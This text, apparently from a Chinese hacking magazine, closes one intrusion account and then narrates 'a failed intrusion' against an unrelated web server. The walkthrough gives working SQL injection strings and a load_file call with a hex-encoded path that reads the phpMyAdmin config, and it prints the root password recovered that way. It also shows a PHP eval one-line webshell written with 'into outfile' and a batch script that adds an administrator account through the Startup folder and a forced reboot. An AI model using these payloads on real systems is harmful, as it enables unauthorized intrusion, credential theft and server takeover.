


图10

想回去看看源码是怎么定义的，可惜我看不懂.net，还好有搜索引擎。我们可以看到有几个用户设置了相同的密码，都是"MQ==Mg==Mw==NA==NQ==Ng=="，那就以此作为关键词在百度中搜索吧，还真有不少介绍呢，号称base64变异加密，不过我们搜索的这段密码还真是一个弱口令：123456，正准备登录后台玩玩，赤龙那边也告诉我，已经成功的导出了webshell，战斗的帷幕就此拉下，我们最终取得了胜利。

5、小结

总结此次入侵，最有价值的地方就是结合googlhack"旁注"到了可利用目标，最终判断漏洞并加以利用。能够优于别人取得成功，还是因为我们使用了两次旁注，而别人却只使用了一次。信息的收集以及对漏洞的判断，确实是一门深奥的学问，希望本文能提供一个入侵的思路，正如高手玩的社工一样，往往就是在雾里探花，水中望月，最不经意的回眸却能看到最真实的东西。

一次"失败"的入侵渗透

IT民工

文章难易度：★★★ 文章阅读点：对目标同网段下某台服务器的入侵，利用phpmyadmin得到webshell后，尝试多种提权失败，后来找到pcanywhere才最终成功

一、入侵

前几天刚搞下来一台服务器一夜之间就丢了，这令我很是郁闷，于是决定把它重新搞回来。当初是通过网站入侵然后提权搞定服务器的，我准备故伎重演，可当我再次访问网站时却提示已经关闭，因为是独立服务器旁注也就不可能了，于是我想到了渗透，扫描了一下和该服务器处于同一网关下的IP，最终把

202.98.X.19下的一网站www.xx.com确定为了入侵对象。

这年头网站入侵几乎都是靠注入，我手工找了一下注入点也没有发现，又用搜索引擎再借助工具查找也是一无所获。没办法，只好在网站里乱点乱翻着，看有没有什么可以利用的信息。网站中存在着大量的图片，本能的选取了某张图片点右键查看了下属性，链接地址是“http://www.xx.com/displayimg.php?id=607”，看来这个图片是插入到数据库中了，顺手加了个单引号，显示出错了，从错误信息中我们还可以清楚的看到数据库中的IMAGE表存在三个字段，以及php中“magic_quotes_gpc=on”如图1。




图1

基本上可以判定该处就是个注入点了，虽然gpc=on，但是并不妨碍我们的继续注入，因为该处是一个数字型的注入点。在该链接地址后面分别加上“and 1=1”以及“and 1=2”进行，结果一个返回了正常的图片，一个返回了错误页面，如图2，图3。从返回情况来看，也能证明我的判断是正确的！




图2




图3

这里我们就不用order by来判断字段数了，因为从前面的报错信息中已经清楚的看到有三个字段，直接在链接地址后面添加“and 1=2 union select 1,2,3/*”，按照以往的经验页面应该出现1到3的某个数字，可是却出现了一个下载页面，先下载回来看看，下载到的是一个php文件，打开后发现只有一个数字2，如图4。




图4

这下清楚了，在数字2上进行了数据匹配，其实这和以前的在本质上也没啥区别。我继续在网址后面分别加上“and 1=2 union select 1,user(),3/*”以及“and 1=2 union select 1,version(),3/*”，获得了数据库的用户名root@localhost和版本信息5.0.22-community-nt-log。看来数据库是禁止外部连接的，但却是root权限，数据库版本是5.0以上的。我并没有采取爆表爆字段的方法，因为后台没有找到，即使爆出了管理员的帐号和密码也没多大用处，还是使用root权限进行load_file这样更方便省事。

首先我确定了这是一台Windows服务器，将“http://www.xx.com/displayimg.php?id=607”中小写的php改成大写的PHP提交，返回正常，由此可证明是Windows系统，反之则为Linux或UNIX系统。既然是Windows服务器，并且服务器的3389终端服务也是开启的，于是我就想直接导出SAM文件来进行破解，结果以失败而告终了。我又想到了利用“select into outfile”，但是gpc开启了，这个也无法利用。

似乎一下子陷入了死胡同，不知从何下手，这时我想起某大牛说过的一句话，有时你好不容易入侵成功却发现网站存在着低级的上传漏洞，大意就是这样的。于是我使用wwwscan扫描网站目录，虽然没有扫描到上传漏洞，但却也扫描出了一个救命的phpmyadmin目录。赶紧连接过去看看，一下子跳到了phpmyadmin的登录界面，一般mysql数据库都会使用这个来进行管理的。虽然我没有连接帐号和密码，但是我们有root权限，可以load_file任何文件。先来爆出网站的绝对路径，提交“http://www.xx.com/phpmyadmin/libraries/select_lang.lib.php”，通过显示出的错误信息，成功的得到了网站的绝对路径，如图5。




图5

有了绝对路径就好办了，我们可以导出phpmyadmin的帐号和密码，一般它保存在配置文件config.inc.php中，于是构造语句：**http://www.xx.com/displayimg.php?id=607%20and%201=2%20union%20select%201,load_file(0x443A5C336B332E6E65745C38385C656B65686F6F5C7068706D7961646D696E5C636F6E6669672E696E632E706870),3/***，括号里面的那串数字就是“D:\3k3.net\88\ekehoo\phpmyadmin\config.inc.php”的十六进制形式。将导出的文件下载回来，其部分内容如图6所示，帐号是root，密码是ch3coch3。




图6

拿着帐号和密码迅速的占领了phpmyadmin，哈哈，现在我们就可以直接导出一个webshell，再也不用管它什么gpc了。在phpmyadmin中执行**select '<?php eval($_**

POST[cmd])?>' into outfile 'D:\\3k3.net\\88\e\ke-hoo\\1.php'语句，导出了一个php一句话木马，注意斜杠要双写否则会导出失败的，如图7。接下来就是使用客户端来连接我们的一句话小马了，如图8。




图7




图8

二、提权之路

现在网站算是基本拿下了，剩下的就是提权了，我利用一句话木马客户端上传了好几个php大马，上传倒是没问题，但是只能上传英文的大马，只要是中文的就无法上传（后来发现是被杀毒软件给杀掉了），期间还导致服务器卡死重启了好几次，当时我还以为是被管理员给发现了呢！没办法，只好利用英文的shell进行提权了，首先想到的就是导出udf.dll提权，但是被杀毒软件给干掉了。试着执行cmd，竟然能够成功执行，很激动啊，试着直接添加帐户，但失败了，看来是权限不够。因为那个英文shell的提权功能几乎没有，只能手工查找信息。于是我开始在各个盘里翻着，翻了好半天也一无所获。我又想到了替换服务，但是得等到管理员重启电脑才行，那得等到何年何月啊。我想到刚才不是能够执行cmd吗？那我们可以试着直接写一个提权脚本放到启动项，然后利用shutdown重启服务器。于是我马上用批处理编写了一个简单的提权脚本，代码如下：

```
@echo off
net user hacker 123456 /add
net localgroup administrators hacker /add
del 1.bat
```

然后上传到启动项“C:\Documents and Settings\Administrator\「开始」菜单\程序\启动”，并命名为1.bat，紧接着就是执行cmd命令**shutdown -r -t 10**，该命令的意思就是十秒钟后重启服务器。激动的等待着，过了一会儿服务器已经重启完毕了，我用hacker帐户进行远程登录，结果却无法登录。赶紧去看看那个提权脚本还在不在，竟然还躺在那里，说明根本就没有被执行，我一连试了好几次，服务器被我重启了N次，可结果还是没有提权成功。

